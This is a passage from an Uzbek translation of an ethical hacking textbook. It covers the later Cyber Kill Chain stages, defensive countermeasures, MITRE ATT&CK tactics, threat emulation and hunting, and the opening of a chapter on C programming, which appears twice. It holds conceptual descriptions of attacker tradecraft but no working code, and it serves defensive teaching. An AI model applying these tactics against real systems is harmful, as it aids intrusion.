Ushbu ikkilamchi yuk odatda zarur, chunki asosiy yuk kichik bo‘lishi kerak, antiviruslarni chetlab o‘tishi va ko‘pincha hujjat yoki media faylga mos kelishi kerak. Biroq bu ikkilamchi foydali yuk hajmi ancha katta bo‘lishi mumkin va ko‘plab antivirus texnologiyalaridan qochib, butunlay xotirada ishlaydi. Qo‘shimcha yukda masofadan kirish troyan (RAT) kabi standart va oson kirish mumkin bo‘lgan hujum mexanizmi bo‘lishi ehtimoldan xoli emas. Ba’zi hujumchilar hatto Metasploit kabi bizga qarshi o‘z vositalarimizdan foydalanishlari mumkin.

Buyruq va nazorat (B2) – Command and Control (C2)

Ikkilamchi payload bajarilgandan so‘ng, tajovuzkor odatda buyruq va nazoratning qandaydir shakliga (B2) ega bo‘ladi. Bu harbiy ibora bo‘lib, ular yordamida masofadan kirish vositasi (RAT) yoki hujum mexanizmi harakatlarini boshqarishi mumkin. Bu oddiy aloqa shakli bo‘lishi mumkin, u, ehtimol, kun davomida (yoki uzoqroq) uxlaydi, keyin esa uyg‘onadi va bajarish uchun buyruqlar mavjudligini tekshirib, egasiga qo‘ng‘iroq qiladi. Bundan tashqari, ushbu C2 umumiy trafik, maxsus shifrlash yoki aloqa protokollari orqali yanada murakkab tunnel sxemasidan foydalanishi mumkin.

Maqsadlarga erishish uchun harakatlar

Va nihoyat, bir necha soniya davom etishi mumkin bo‘lgan barcha harakatlardan so‘ng, dushman maqsadlarga erishish yo‘lida faoliyat yuritadi. Bu holat harbiy ibora sifatida “topshiriqni bajaring” yoki “bajarmoqchi bo‘lgan vazifani bajaring” degan ma’noni anglatadi. Bu ko‘pincha tashkilot bo‘ylab harakatlanish, maxfiy ma’lumotlarni topish, korxona ma’muri imtiyozlarini qo‘lga kiritish, qat’iylik hamda kirishning qo‘shimcha shakllarini yaratish va nihoyat nozik ma’lumotlarni sizib chiqarish, to‘lov dasturi bilan tovlamachilik, Bitcoin qazib olish yoki boshqa daromad olish maqsadlarini o‘z ichiga oladi.

“Cyber Kill Chain” modeliga qarshi harakatlar

Kiberjinoyat zanjirining har bir bosqichida faol hujumga qarshi kurashish va dushmanning kiberjinoyat zanjirini yo‘q qilish usullari mavjud, ular quyida muhokama qilinadi.

Aniqlash (detect)

Har bir bosqichda hujumchini aniqlash mumkin, ammo ko‘pincha hujumni dastlabki bosqichlarda aniqlash maqsadga muvofiqdir. Tajovuzkor tarmoqqa qanchalik chuqur kirsa, u oddiy foydalanuvchiga o‘xshab keta boshlaydi va uni aniqlash shunchalik qiyin bo‘ladi. Bir muhim istisno bor – “aldash” usuli, bu haqda birozdan keyin gaplashiladi.

Rad etish (Deny)

Hujumchilarga qarshi kurashishning samarali usuli bu ularning muhim manbalarga kirishini "rad etish"dir. Biroq bu ko'ringanidan ko'ra murakkabroqdir. Agar tajovuzkor o'rnatilgan kirish boshqaruvlarini chetlab o'tish kabi aniqlangan zaifliklardan foydalansa, tizimga kirishni rad etish qiyin bo'lishi mumkin, ayniqsa, tizim Internetga ulangan bo'lsa. Biroq ikkilamchi tizimlar uchun qo'shimcha tarmoq segmentatsiyasini amalga oshirish va tajovuzkorlikning oldini olish uchun kirish boshqaruvini o'rnatish kerak. Bunday himoyaning ekstremal varianti "Zero Trust" bo'lib, u tobora ommalashib bormoqda va to'g'ri joylashtirilsa, bu xavfsizlikni sezilarli darajada yaxshilaydi.

Yo'q qilish (Disrupt)

Hujumchilarni to'xtatish uchun antiviruslarning yangi shakllari yoki operatsion tizim yangilanishlari orqali ularning xavfsizligini oshirish kerak, bu esa ma'lumotlarni ijro etishning oldini olish (DEP)[7], manzil maydonini tasodifiy joylashtirish (ASLR)[8] va stekka joylashtirilgan maxfiy qiymat (Stack Canaries) kabi xotirani himoya qilishning yangi shakllarini ta'minlaydi. Hujumchilar rivojlanishi bilan himoyachilar ham rivojlanishi zarur. Bu, ayniqsa, tashqi dunyoga qaragan tizimlar uchun juda muhimdir. Biroq erishilgan yutuqlar bilan to'xtash yetarli emas. Tarmoqning barcha tizimlari va ichki segmentlarini zaif deb hisoblash va tajovuzkorlarni bezovta qilish usullaridan foydalanish zarur. Bu yondashuv, tajovuzkorlarni sekinlashtirish va aniqlash uchun qimmatli vaqtni yutib olish imkonini beradi, shuningdek, xavfsizlikni mustahkamlash va hujumlarni samarali ravishda oldini olishga yordam beradi.

Zaiflashtirish (Degrade)

Hujumchini yo'q qilish uning imkoniyatlarini cheklashni anglatadi. Masalan, siz chiquvchi ma'lumotlarni ma'lum bir chegaradan oshib ketishini cheklashingiz mumkin. Shuningdek, tasdiqlangan va autentifikatsiya qilingan proksi-serverlardan tashqari barcha chiquvchi trafikni bloklashingiz mumkin, bu sizga quyidagi urinishlarni tajovuzkor amalga oshirishdan oldin aniqlash va keyin proksi-serverlardan foydalanish uchun vaqt sarflash imkonini beradi.

Aldash (Deceive)

Dushmanni aldash uning o'ziga qarshi kurashish kabi qadimgi usuldir. Bu kiber operatsiyalarning asosiy elementi bo'lib, u boshqa barcha himoya choralarini chetlab o'tgan, ammo ichki tarmoqda yashirinib, u yerda erkin harakatlanayotgan hujumchiga qarshi eng samarali vosita hisoblanadi. Umid shundaki, hujumchi ushbu harakatni aniqlash uchun o'rnatgan raqamli "sichqon tuzoqlari"dan biriga (ya'ni "honeypots") qadam qo'yadi.


[7] DEP (Data Execution Prevention) – ma'lumotlarni ijro etishning oldini olish
[8] ASLR (address space layout randomization) – manzil maydonini tasodifiy joylashtirish

Vayron qilish (Destroy)

Agar davlat kiberxavfsizlik kuchlarida ishlamasangiz, ehtimol, siz "zarbani sindira olmaysiz". Biroq tajovuzkorni topgandan so'ng uni o'z tarmog'ingizda yo'q qilishingiz mumkin. Bu yerda ehtiyotkorlik bilan rejalashtirish va tajovuzkorga qarshi choralarni ko'rish muhimdir; aks holda, siz xavfli yashirin o'yinni boshlashingiz mumkin, bu esa sizning tarmog'ingizda siz o'ylagandan ham chuqurroq bo'lishi mumkin bo'lgan hujumchini g'azablantirishi mumkin.

MITRE ATT&CK freymvorki (MITRE ATT&CK Framework)

Endi APT va kiberjinoyat zanjiri haqida asosiy tushunchaga ega bo'lganingizdan so'ng, MITRE ATT&CK tizimini muhokama qilish vaqti keldi. MITRE ATT&CK tizimi kiberjinoyat zanjiri (Cyber Kill Chain)ga qaraganda chuqurroq hamda bizga tajovuzkorning asosiy taktikasi, texnikasi va protseduralariga (TTP) erishishga imkon beradi va shu bilan TTP darajasidagi hujumning oldini olish uchun yanada nozik yondashuvga ega bo'ladi. MITER32 tahdid razvedkasi boshlig'i Keti Nikelsning so'zlariga ko'ra, tizim "dushman xatti-harakatlari haqida bilim bazasi" hisoblanadi. Ushbu tuzilma, ko'rib turganingizdek, Cyber Kill Chain-ning ba'zi bosqichlarini o'z ichiga olgan taktikalardan tashkil etilgan, ammo ular bundanda ko'proq. Keyin usullar har bir taktika ostida taqdim etiladi va quyida ko'rsatilgan rasmda qisqacha umumlashtirilgan.



Eslatma: *Namuna olish tartib-qoidalari kichik usullarga bog'liq bo'lishiga qaramay, ATT&CK tuzilmasi protseduralarning to'liq ro'yxatini o'z ichiga olmaydi va bu maqsad uchun mo'ljallanmagan. Qo'shimcha ma'lumot olish uchun saytning FAQ[9] bo'limiga qarash kerak.*

Protseduralar APTdan foydalanishi ma'lum bo'lgan va usul sahifalari bilan bog'langan usullarning xilma-xilligini ko'rsatadi. Masalan, maqsadli fishing qo'shimchalari (Spear Phishing Attachments) (T1566.001) usulida APT19 guruhi dastlabki eksploitlarni yetkazib berish uchun RTF va XLSM formatlarini yuborishi mumkin.

Ushbu struktura tez-tez yangilanadi va yangi versiyalari chiqariladi. Joriy ro'yxat uchun veb-saytga qarang.

Taktikalar

1.1-jadvalda ATT&CK 8-versiyasidagi taktikalar ro'yxati ko'rsatilgan (yozish vaqtida aktual).

Ko'rib turganingizdek, MITER ATT&CK kontsepsiyasi kiberxavfsizlikning barcha sohalarida qo'llanilishi mumkin bo'lgan ko'plab foydali ma'lumotlarni o'z ichiga oladi. Biz faqat bir nechta foydalanish holatlariga e'tibor qaratamiz.

INTEL kiber tahdidi

MITER ATT&CK tizimi umumiy til va leksikonda hujumchi xatti-harakatlarini tasvirlash uchun ishlatilishi mumkin. Tabiatiga ko'ra, kiber tahdidlar haqidagi ma'lumotlarning saqlash muddati qisqa, shuning uchun faoliyatni (ko'rsatkichlarni) to'g'ri va to'liq aniqlash va keyin ma'lumot (razvedka) bilan o'z vaqtida bo'lishish juda muhim, shunda boshqalar ushbu ko'rsatkichlarni o'z tarmog'ida qidira oladilar. Ushbu struktura buni global miqyosda amalga oshirish imkonini beradi. Yaxshiyamki, ushbu struktura tuzilgan tahdid haqida ma'lumot ifodasi (Structured Threat Information Expression – STIX) tiliga kiritilgan va ishonchli avtomatlashtirilgan razvedka ma'lumotlari almashinuvi (Trusted Automated Exchange of Intelligence Information – TAXII) serverlarida tarqatilishi mumkin. Bu simli tarmoq ma'lumotlarini real vaqtda mashinalar tomonidan qo'llash va ishlatish imkonini beradi.

[9] FAQ (Frequently Asked Question(s)) – biror-bir mavzuga doir tez-tez beriladigan savollar va ularga javoblar jamlanmasi hisoblanadi.

1.1-jadval.

ATT&CK 8-versiyasidagi taktikalar ro'yxati

Taktika	Tavsif
Razvedka	Cyber Kill Chainga o'xshaydi.
Resurslarni rivojlantirish	Hujum uchun zarur bo'lgan infratuzilmani, jumladan, buzilgan hisoblarni, imkoniyatlarni va hujumni boshlash tizimlarini rivojlantirishni o'z ichiga oladi.
Dastlabki kirish	Cyber Kill Chain yetkazib berish bosqichiga o'xshash; tarmoq ichida dastlabki kirishni qo'lga kiritish texnikasini tavsiflaydi.
Ijro	Cyber Kill Chainning eksploit bosqichiga o'xshash; dastlabki eksploitni ishga tushirish usullarini tavsiflaydi.
Qat'iylik	Cyber Kill Chain o'rnatish bosqichiga o'xshash; tarmoqdagi qat'iyatlilikni qo'lga kiritish va saqlab qolish usullarini tavsiflaydi.
Imtiyozlarni kengaytirish	Tarmoqdagi tajovuzkorlar o'z imtiyozlarini oshirish uchun foydalanadigan ma'lum usullarni tavsiflaydi.
Mudofaadan qochish	Qochish uchun qo'llaniladigan ma'lum texnikalarni tavsiflaydi. Ushbu taktika texnikalarning eng katta ro'yxatiga ega, chunki hujumchilar qochish uchun ko'p kuch sarflashadi.
Hisob ma'lumotlariga kirish	Hisob nomlari va parollarini o'g'irlashda qo'llaniladigan usullarni tavsiflang.
Kashfiyot	Tarmoq ichidagi maxfiy ma'lumotlar va resurslarni topish uchun tajovuzkorlar tomonidan qo'llaniladigan usullarni tavsiflaydi. Bu va keyingi bosqich, ayniqsa, aldash yo'li bilan aniqlash uchun zaifdir.
Yon tomondagi harakat	Bu tajovuzkorlar tomonidan tashkilot bo'ylab harakatlanish, hujum qilish va yangi tizimlarga kirish uchun ishlatiladigan usullarni tavsiflaydi, ko'pincha ilgari olingan imtiyozli kirish orqali.
To'plam	Bu tajovuzkorlar tomonidan maxfiy ma'lumotlarni yig'ish va sahnalashtirish uchun qo'llaniladigan usullarni tavsiflaydi.
Buyruq va nazorat	Cyber Kill Chainning C2 bosqichiga o'xshash, ya'ni tajovuzkor va zararli dastur o'rtasida aloqa o'rnatish uchun ishlatiladigan usullarni tavsiflaydi.
Eksfiltratsiya	Tarmoqdagi maxfiy ma'lumotlarni olib tashlash uchun tajovuzkorlar tomonidan qo'llaniladigan usullarni tavsiflaydi. Bu bir nechta fayl bo'lishi mumkin, lekin ko'pincha gigabayt ma'lumotlar bo'ladi.
Ta'sir	Cyber Kill Chainning maqsadlar bo'yicha harakatlar bosqichiga o'xshash; tizimlar va ma'lumotlarni manipulyatsiya qilish, to'xtatish yoki yo'q qilish uchun tajovuzkorlar tomonidan qo'llaniladigan usullarni tavsiflaydi.

Kiber tahdidlarni taqlid qilish (Cyber Threat Emulation)

Dushman harakatlarini bilganingizdan so‘ng, uning TTP (Taktika, Usullar va Jarayonlari)ga taqlid qilib, quyidagilarni aniqlashingiz mumkin: (1) sensorlaringiz to‘g‘ri joylashtirilganligini va ular aniqlashi kerak bo‘lgan narsani muvaffaqiyatli aniqlayaptimi yoki yo‘qligini, (2) potensialingiz “uyg‘ongan” yoki yo‘qligini va javob qaytarish tartib-qoidalari talabga mos kelishini kuzatish. Masalan, agar APT28 sizning sohangizga bo‘lgan qiziqishi tufayli tashkilotingizga tahdid solayotganini aniqlagan bo‘lsangiz, ushbu APT uchun belgilangan protseduralardan foydalanishingiz va tashkilotingizning ushbu APT hujumining oldini olish, aniqlash va unga qarshi turish qobiliyatini baholash uchun boshqariladigan mashqlarni bajarishingiz mumkin. Shunday qilib, kiber tahdidlarni taqlid qilish (CTE – cyber threat emulation) samaradorlikni muvaffaqiyatli baholash va himoya funksiyasining hushyorligini saqlashga imkon beradi.

Bu borada samarali vositalardan biri “Red Canary”ning Atomic Red Team vositasidir. U 9-bobda ko‘rib chiqiladi.

Eslatma: Kiber tahdidlarga qarshi mashg‘ulotlarni o‘tkazishdan oldin, ularni boshliqlar bilan kelishib olganingizga ishonch hosil qiling. Agar sizda xavfsizlik operatsiyalari markazi (SOC – security operations center) bo‘lsa, siz o‘zingizning harakatlaringizni ushbu tashkilot rahbari bilan ham muvofiqlashtirishingiz mumkin, ammo tahlilchilar mashqlar haqida bilmasliklari tavsiya etiladi, chunki ularning reaksiyasi sinovning bir qismidir.

Tahdid ovi (Threat Hunting)

Tahdidlarni ovlash kiberxavfsizlikning yangi tendensiyasidir. Bu 9-bobda batafsil muhokama qilinadi, ammo ushbu bosqichda MITRE ATT&CK tizimi bilan aloqani ko‘rish foydalidir. Ushbu freymvork yordamida tahdid ovchisi CTE mashqlariga o‘xshash APTlar to‘plamini tanlashi mumkin, biroq ushbu holda hujumning bir nechta gipotezalarini ishlab chiqish muhimdir. Keyinchalik tahdid ovchisi ushbu farazlarni isbotlash yoki rad etish uchun kibertahdid ma’lumotlaridan, shuningdek, tarmoq muhiti haqida xabardorligidan foydalanishi mumkin. Eng yaxshi himoyachilar hujumchilar (ya’ni“gray hat” xakerlar) ekanligi uzoq vaqtdan beri ma’lum. Endi bizda buzg‘unchilarni xakerlikdan, keyin ularni muntazam ravishda kuzatib borish uchun freymvork tarkibidagi bilimlar bazasi bilan uslubiy ravishda ta’qib qilish vositasi mavjud.

Xavfsizlik muhandisligi (Security Engineering)

Xavfsizlik muhandisi sifatida MITRE ATT&CK tizimiga asoslangan tahdid modelini ishlab chiqish mumkin. Ushbu tahdid modelini MITRE ATT&CK Navigator yordamida ishlab chiqish mumkin (qo‘shimcha manbalar bo‘limiga qarang). Navigator elektron jadval sifatida yuklab olinadigan ma’lum bir APT to‘plamini tanlash uchun ishlatilishi mumkin. Keyin ushbu elektron jadvaldan CTE mashqlari natijalaridan foydalanib bo‘shliqlarni aniqlash va ma’lum bir APTga nisbatan qamrov darajasini olish uchun maxsus usullarga ranglarni qo‘llashda foydalanishingiz mumkin. Natijada, tegishli qamrov xaritasiga ega bo‘lgan ushbu tahdid modeli bo‘shliqlarni bartaraf etish uchun kelajakdagi nazoratni ishlab chiqishda ishlatilishi mumkin.

Xulosa

Ushbu bo‘limda “kulrang shlyapali xakerlik” mavzusi umumiy tushunchalarga bo‘linadi, bu axloqiy xakerlikni himoya maqsadlarida huquqbuzarlikdan foydalanish deb ta’riflaydi. Ushbu iboraning kelib chiqishi va tarixiga qisqacha to‘xtalamiz. Keyin zaifliklarni oshkor qilish tarixini va uning axloqiy xakerlik bilan qanday bog‘liqligini ko‘rib chiqamiz. Nihoyat, raqib faoliyatini muhokama qilishga e’tibor qaratamiz va MITER ATT&CK tizimidan foydalanib, ularning faoliyatini tasvirlash, baham ko‘rish va ovlashni o‘rganamiz. Bu yondashuv xavfsizlik sohasida xakerlik metodlarini chuqurroq tushunishga va samarali himoya strategiyalarini ishlab chiqishga yordam beradi.

Qo‘shimcha manbalar

CISA Coordinated Vulnerability Disclosure Process (CVD)
www.cisa.gov/coordinatedvulnerability-disclosure-process
Red Canary Atomic Red Team
github.com/redcanaryco/atomic-red-team
MITRE ATT&CK Navigator
mitre-attack.github.io/attack-navigator/
Threat Hunting with MITRE ATT&CK
www.threathunting.se/2020/05/24/threatdetection-with-mitre-attck-and-atomic-redteam/

Foydalanilgan adabiyotlar

1. “The Black Hat Briefings USA 1997 Speakers”,https://www.blackhat.com/html/bh-usa-97/speakers.html (accessed Feb. 28, 2021).
2. “Gray hat” Wikipedia, Mar. 24, 2021, https://en.wikipedia.org/w/index.php?title=Grey_hat&oldid=1014051749 (accessed Apr. 10, 2021).
3. “[ENG] White Hat ? Black Hat ? Grey Hat ?” https://www.ddth.com/showthread.php/200-ENG-White-Hat-Black-Hat-Grey-Hat (accessed Feb. 28, 2021).
4. “Grey hat”, Wikipedia, op. cit.
5. Synopsys, “Coverity Scan Open Source Report Shows Commercial Code Is More Compliant to Security Standards than Open Source Code”, Synopsys, Jul. 29, 2015, https://news.synopsys.com/2015-07-29-Coverity-Scan-OpenSource-Report-Shows-Commercial-Code-Is-More-Compliant-to-SecurityStandards-than-Open-Source-Code (accessed Jun. 17, 2017).

6. C. Woody, R. Ellison, and W. Nichols, "Predicting Software Assurance Using Quality and Reliability Measures", Softw. Eng. Inst., p. 59.

7. K. Zetter, "Three Minutes with Rain Forest Puppy | PCWorld", PCWorld, Jan. 5, 2012.

8. "Full disclosure (mailing list)," Wikipedia, Sep. 06, 2016, https://en.wikipedia.org/w/index.php?title=Full_disclosure_(mailing_list).

9. B. Schneier, "Essays: Schneier: Full Disclosure of Security Vulnerabilities a 'Damned Good Idea' – Schneier on Security", Jan. 2007, https://www.schneier.com/essays/archives/2007/01/schneier_full_disclo.html (accessed Jun. 17, 2017).

10. M. J. Ranum, "The Vulnerability Disclosure Game: Are We More Secure?" CSO Online, Mar. 01, 2008, www.csoonline.com/article/2122977/applicationsecurity/the-vulnerability-disclosure-game–are-we-more-secure-.html (accessed Jun. 17, 2017).

11. Imperva, Inc., "Imperva | Press Release | Analysis of Web Site Penetration Retests Show 93% of Applications Remain Vulnerable After 'Fixes'", Jun. 2004, https://www.imperva.com/company/press_releases/analysis-of-web-site-penetration-retestsshow-93-of-applications-remain-vulnerable-after-fixes/ (accessed Jun. 17, 2017).

12. A. Sacco, "Microsoft: Responsible Vulnerability Disclosure Protects Users", CSO Online, Jan. 09, 2007, www.csoonline.com/article/2121631/build-ci-sdlc/microsoft–responsible-vulnerability-disclosure-protects-users.html (accessed Jun. 18, 2017).

13. Schneier, op. cit.

14. G. Keizer, "Drop 'responsible' from bug disclosures, Microsoft urges", Computerworld, Jul. 22, 2010, www.computerworld.com/article/2519499/security0/drop–responsible–from-bug-disclosures–microsoft-urges.html (accessed Jun. 18, 2017).

15. ibid.

16. "Project Zero (Google)", Wikipedia, May 2, 2017, https://en.wikipedia.org/w/index.php?title=Project_Zero_(Google).

17. "CERT Coordination Center", Wikipedia, May 30, 2017, https://en.wikipedia.org/w/index.php?title=CERT_Coordination_Center.

18. CERT/CC, "Vulnerability Disclosure Policy | Vulnerability Analysis | The CERT Division",https://vuls.cert.org/confluence/display/Wiki/Vulnerability+-Disclosure+Policy (accessed Jun. 18, 2017).

19. D. Fisher, "No more free bugs for software vendors", Threatpost | The first stop for security news, Mar. 23, 2009, https://threatpost.com/no-more-free-bugs-softwarevendors-032309/72484/ (accessed Jun. 17, 2017).

20. P. Lindstrom, "No More Free Bugs | Spire Security Viewpoint", Mar. 2009, http://spiresecurity.com/?p=65 (accessed Jun. 17, 2017).

21. A. O'Donnell, "'No more free bugs'? There never were any free bugs", ZDNet, Mar. 2009, www.zdnet.com/article/no-more-free-bugs-there-never-were-any-freebugs/ (accessed Jun. 17, 2017).

22. "Bug bounty program", Wikipedia, Jun. 14, 2017, https://en.wikipedia.org/wiki/Bug_bounty_program.

23. Mozilla Foundation, "Mozilla Foundation announces security bug bounty program", Mozilla Press Center, Aug. 2004, https://blog.mozilla.org/press/2004/08/mozilla-foundation-announces-security-bug-bounty-program/ (accessed Jun. 24, 2017).

24. "Pwn2Own", Wikipedia, Jun. 14, 2017, https://en.wikipedia.org/w/index.php?title=Pwn2Own.

25. E. Friis-Jensen, "The History of Bug Bounty Programs", Cobalt.io, Apr. 11, 2014, https://blog.cobalt.io/the-history-of-bug-bounty-programs-50def4dcaab3 (accessed Jun. 17, 2017).

26. T. Ring, "Why bug hunters are coming in from the wild", Computer Fraud & Security, vol. 2014, no. 2, pp. 16–20, Feb. 2014.

27. E. Mills, "Facebook hands out White Hat debit cards to hackers", CNET, Dec. 2011, https://www.cnet.com/news/facebook-hands-out-white-hat-debit-cards-tohackers/ (accessed Jun. 24, 2017).

28. ibid.

29. S. Tzu, The art of war, Orange Publishing, 2013.

30. M. Santarcangelo, "Why you need to embrace the evolution of APT", CSO Online, May 27, 2014, https://www.csoonline.com/article/2158775/why-you-need-toembrace-the-evolution-of-apt.html (accessed Apr. 10, 2021).

31. E. M. Hutchins, M. J. Cloppert, and R. M. Amin, "Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains", p. 14, 2011.

32. Sp4rkCon by Walmart, Putting MITRE ATT&CKTM into Action with What You Have, Where You Are (presented by Katie Nickels), 2019.

33. "MITRE ATT&CK®",https://attack.mitre.org/ (accessed Mar. 28, 2021).

2-BOB. DASTURLASH KO‘NIKMALARI

Ushbu bobda quyidagi mavzular yoritiladi:

- C dasturlash tili;
- Kompyuter xotirasi;
- Intel protsessorlari;
- Assembler tili asoslari;
- gdb asosida debugginglash;
- Python dasturlash tili ko‘nikmalari.

Nega dasturlashni o‘rganish kerak? Etik xakerlar dasturlashni o‘rganib, bu sohada iloji boricha ko‘proq bilim olishlari zarur. Chunki ular dasturiy mahsulotlardagi zaif joylarni aniqlashlari va noetik xakerlar ulardan foydalanishidan oldin bu kamchiliklarni bartaraf etishlari kerak. Ko‘plab xavfsizlik mutaxassislari dasturlashga noan’anaviy nuqtai nazardan yondashadilar, ya’ni ular dasturlashni o‘z faoliyatlarini boshlashdan oldin o‘rganmagan bo‘lishi mumkin. Xatolarni qidirish bu juda yuqori tezkorlikni talab qiluvchi ishdir: agar zaiflik mavjud bo‘lsa, kim uni birinchi bo‘lib topishi juda muhim hisoblanadi. Ushbu bobning maqsadi o‘quvchiga keyingi boblarni tushunish uchun zarur bo‘lgan dasturlash ko‘nikmalarini taqdim etishdir. Bunday ko‘nikmalar, shuningdek, dasturlardagi xatolarni noetik xakerlardan oldin aniqlash imkoniyatini yaratadi.

C dasturlash tili

C dasturlash tili 1972-yilda AT&T Bell Labs’dan Dennis Ritchie tomonidan ishlab chiqilgan. Ushbu til Unix tizimida keng qo‘llanilgan va shu sababli ko‘plab tizimlar va dasturlarda ommalashgan. Hatto ko‘plab mashhur tarmoq dasturlari va operatsion tizimlar, shuningdek, Microsoft Office Suite, Adobe Reader va brauzerlar kabi katta dasturlar ham C, C++, Objective-C, assembler va boshqa past darajadagi tillarning kombinatsiyasida yozilgan.

C tilining sodda konstruksiyalari

Har bir C dasturi unikal bo‘lishiga qaramay, ko‘plab dasturlarda bir xil tuzilmalarni uchratish mumkin. Ushbu tuzilmalar keyingi boblarda muhokama qilinadi.

main() funksiyasi

Har bir C dasturi **main()** funksiyasini (kichik harflarda) o‘z ichiga olishi **kerak** (ba’zi holatlarda istisnolar mavjud, ular “Qo‘shimcha manbalar” qismida keltirilgan). Funksiya quyidagi shaklda bo‘lishi mumkin:


```
<optional return value type> main(<optional argument>) {
<optional procedure statements or function calls>;
}
```

Bu yerda qaytariladigan qiymat turi va argumentlar majburiy emas. Agar qaytariladigan qiymat turi ko‘rsatilmasa, odatda **int** tipi ishlatiladi. Lekin ba’zi kompilyatorlar qaytariladigan qiymat turi sifatida **int** tipini ko‘rsatmasangiz yoki **void** buyrug‘idan foydalanishga harakat qilsangiz, ogohlantirishlar berishi mumkin. Agar siz **main()** funksiyasiga buyruqlarsatri argumentlarini uzatmoqchi bo‘lsangiz, quyidagi formatni qo‘llashingiz mumkin:

```
<optional return value type> main(int argc, char * argv[]){
```

Bu yerda **argc** butun soni argumentlar sonini saqlaydi va **argv** massivida esa kiritilgan argumentlar (matn ko‘rinishida – string) bo‘ladi. Dastur nomi har doim **argv[0]**da saqlanadi. Qavslar va jingalak qavs({})lar majburiydir. Jingalak qavslar kod blokining boshlanishi va tugashini ko‘rsatadi. Garchi protsedura va funksiya chaqiruvi ixtiyoriy bo‘lsa ham, dastur ularsiz hech qanday amal bajarmaydi. Protsedura bayonoti shunchaki ma’lumotlar yoki o‘zgaruvchilar ustida amallar bajaradigan bir qator buyruqlar bo‘lib, odatda nuqta-vergul bilan tugaydi.

Funksiyalar

Funksiyalar mustaqil kod bloklaridir, ular **main()** yoki boshqa funksiyalar tomonidan chaqirilishi mumkin. Funksiyalar doimiy emas va kerak bo‘lganda ko‘p marta chaqirilishi mumkin, bu esa dastur ichida bir xil kodni qayta yozish zaruratini yo‘q qiladi. Funksiyaning formati quyidagicha bo‘lishi mumkin:

```
<optional return value type> function name (<optional function argument>){
}
```

Bu yerda funksiya nomi va argumentlar ro‘yxati funksiya signaturasini tashkil qiladi. Signatura yordamida funksiya qanday argumentlarni qabul qilishini va ularning qanday ma’lumotlar bilan ishlashini aniqlash mumkin. Shuningdek, funksiya bajarilgandan so‘ng qiymatni qaytarsa, u qanday turdagi qiymat bo‘lishini belgilaydi.

Funksiya chaqiruvi quyidagi ko‘rinishida amalga oshirilishi mumkin:

```
<optional variable to store the returned value> = function name (arguments
if called for by the function signature);
```

2-BOB. DASTURLASH KO‘NIKMALARI

Ushbu bobda quyidagi mavzular yoritiladi:
- C dasturlash tili;
- Kompyuter xotirasi;
- Intel protsessorlari;
- Assembler tili asoslari;
- gdb asosida debugginglash;
- Python dasturlash tili ko‘nikmalari.

Nega dasturlashni o‘rganish kerak? Etik xakerlar dasturlashni o‘rganib, bu sohada iloji boricha ko‘proq bilim olishlari zarur. Chunki ular dasturiy mahsulotlardagi zaif joylarni aniqlashlari va noetik xakerlar ulardan foydalanishidan oldin bu kamchiliklarni bartaraf etishlari kerak. Ko‘plab xavfsizlik mutaxassislari dasturlashga noan’anaviy nuqtai nazardan yondashadilar, ya’ni ular dasturlashni o‘z faoliyatlarini boshlashdan oldin o‘rganmagan bo‘lishi mumkin. Xatolarni qidirish bu juda yuqori tezkorlikni talab qiluvchi ishdir: agar zaiflik mavjud bo‘lsa, kim uni birinchi bo‘lib topishi juda muhim hisoblanadi. Ushbu bobning maqsadi o‘quvchiga keyingi boblarni tushunish uchun zarur bo‘lgan dasturlash ko‘nikmalarini taqdim etishdir. Bunday ko‘nikmalar, shuningdek, dasturlardagi xatolarni noetik xakerlardan oldin aniqlash imkoniyatini yaratadi.

C dasturlash tili

C dasturlash tili 1972-yilda AT&T Bell Labs’dan Dennis Ritchie tomonidan ishlab chiqilgan. Ushbu til Unix tizimida keng qo‘llanilgan va shu sababli ko‘plab tizimlar va dasturlarda ommalashgan. Hatto ko‘plab mashhur tarmoq dasturlari va operatsion tizimlar, shuningdek, Microsoft Office Suite, Adobe Reader va brauzerlar kabi katta dasturlar ham C, C++, Objective-C, assembler va boshqa past darajadagi tillarning kombinatsiyasida yozilgan.

C tilining sodda konstruksiyalari

Har bir C dasturi unikal bo‘lishiga qaramay, ko‘plab dasturlarda bir xil tuzilmalarni uchratish mumkin. Ushbu tuzilmalar keyingi boblarda muhokama qilinadi.

main() funksiyasi

Har bir C dasturi **main()** funksiyasini (kichik harflarda) o‘z ichiga olishi **kerak** (ba’zi holatlarda istisnolar mavjud, ular “Qo‘shimcha manbalar” qismida keltirilgan). Funksiya quyidagi shaklda bo‘lishi mumkin:


```
<optional return value type> main(<optional argument>) {
<optional procedure statements or function calls>;
}
```

Bu yerda qaytariladigan qiymat turi va argumentlar majburiy emas. Agar qaytariladigan qiymat turi ko‘rsatilmasa, odatda **int** tipi ishlatiladi. Lekin ba’zi kompilyatorlar qaytariladigan qiymat turi sifatida **int** tipini ko‘rsatmasangiz yoki **void** buyrug‘idan foydalanishga harakat qilsangiz, ogohlantirishlar berishi mumkin. Agar siz **main()** funksiyasiga buyruqlarsatri argumentlarini uzatmoqchi bo‘lsangiz, quyidagi formatni qo‘llashingiz mumkin:

```
<optional return value type> main(int argc, char * argv[]){
```

